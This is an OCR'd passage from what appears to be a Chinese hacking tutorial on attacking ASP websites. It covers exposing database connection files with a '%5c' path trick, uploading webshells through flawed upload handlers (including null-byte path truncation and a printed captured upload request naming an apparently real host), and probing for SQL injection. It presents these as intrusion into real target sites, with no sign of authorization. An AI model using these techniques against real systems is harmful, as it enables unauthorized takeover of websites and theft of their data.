


图3

利用的方法主要有以下两个方面：

1、直接在地址栏里浏览conn.asp文件

2、将二级目录中的“/”改为“%5c”，比如“www.test.com/news/show.asp?id=672”修改为“www.test.com/news%5cshow.asp?id=672”。

二、威力无穷的上传

利用上传可以在很短的时间内轻松获取webshell，所以很多网站管理员都是谈其色变。上传之所以会出现漏洞，是因为程序对上传文件的文件名与上传后文件保存路径的处理上存在缺陷，比如只在客户端对上传文件进行了类型判断，文件保存路径可以被更改。

利用的方法有以下两种：

1、利用工具直接上传

此处我将以一个实例来介绍如何发掘并利用上传漏洞，目标网站是整合修改的一套CMS，虽然得到了后台管理员的md5密码，但在cmd5网站上却没有查询出来，由于后台功能的局限，即使成功登录后台也拿不下webshell，我使用wwwscan探测目录时发现存在一个上传处理页面，如图4。




图4

查看上传页面的源文件，并没有hidden变量（有些上传程序会使用hidden变量来存储上传文件类型、上传后的存放的路径等）。直接上传asp文件出错了，上传图片文件成功，使用winsock expert进行抓包，抓取到的cookie如图5所示。

打开明小子的综合上传功能，选中“自选网页木马”，然后选择一个自己习惯的木马，点击上传，如图6，上传失败了，这很正常。这里使用的是针对动网的上传漏洞，我们不需要去判断到底是属于哪种类型的漏洞，只需要依次测试即可，终于上传成功了，如图7。




图5




图6





图7

2、修改数据包进行上传

这里又有两种情况，一种是客户端对上传文件类型作了判断，禁止非图片文件上传；另一种是存在二进制00漏洞。前一种我们可以在本地伪造上传页面，修改表单中的action提交值，个人认为这样更图形化些。针对第二种情况，我们在上传页面选中一个图片木马，上传后观察抓取到的数据包，如果出现了如图8所示的数据，就可以使用C32ASM等编辑器将“../

images/”修改为“../i.asp　/”（“　”为二进制的00），然后再使用nc进行上传，图片木马就被保存为上级目录的i.asp了。



```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
POST /manage/admin/upfile.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg
Referer: http://www.[redacted].com/manage/admin/upload.asp
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=---------------
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5
Host: www.htswdc.com
Content-Length: 2673
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDAAACACCB=HEAMMMIDDJFLKJABLBGFODIN

-----------------------------7d914a3ac1040
Content-Disposition: form-data; name="filepath"

../images/
-----------------------------7d914a3ac1040
Content-Disposition: form-data; name="act"
```

图8

三、脚本漏洞的主角——注入

由于程序未对客户端提交的数据进行全面有效的过滤，简单的获取后就进行了数据的查询，这就触发了注入漏洞。在上期对CMS进行白盒的分析中，我们可以直接查看程序代码来得知程序是否进行了数据的过滤，但现在我们要黑盒测试又该如何进行呢？随着WEB程序员与服务器管理员对安全的越来越重视，各种防注脚本与服务器端软件应运而生，这使得本来存在脚本注入漏洞的页面在发掘与利用上变得困难了起来。

1、漏洞发掘

这又分为数字型变量与字符型变量，二者其实大同小异，唯一的区别就是在单引号上。对于数字型变量，在url后面添加“and 1=1”显示与原始页面相同，而添加“and 1=2”则返回有差异的内容，这就说明存在注入漏洞。但很多时候，我们也会发现添加“and 1=1”出现了与原始页面不同的内容，比如弹出警告窗口、跳转回首页（比如我测试时就返回了空白），而添加“and 1=2”返回的内容却与原始页面一致等。这些问题的出现是由于程序或者服务器对提交的数据进行了过滤，接下来我们就探测这些过滤是否全面，是否存在过滤不严或者逻辑错误等漏洞。

假设原始页面为“fjhh.asp?id=672”，那么提交“fjhh.asp?id=673-1”查看是否返回正常（这里也可以使用“fjhh.asp?id=670%2B1”，“%2B”为“+”的url编码），返回结果无变化则说明存在漏洞，如图9，而如果返回结果与原始页面不相同，那么此处就不存在注入漏洞，我们也就没有必要继续在此处进行各种转换尝试绕过防注了。

对于字符型变量，首先得确保单引号没有被过滤或者转换，比如在url后面添加“and 'f'='f”或者“or 'f'='f”都返回与原始页面截然不同的内容的话，就很可能不存在注入漏洞了。

2、漏洞利用

在上面的数字型漏洞检测中，如果返回了正常，就说明此处存在注入漏洞。我们继续来测试诸如select、from等字符是否被过滤或者过滤是否能被绕过，虽然网上也公布过很多绕过的方法，但实际测试起来有的方法根本就无法实现，因此这里只介绍在一些朋友的指点下与自己在实践总结过程中用到过的绕过方法。

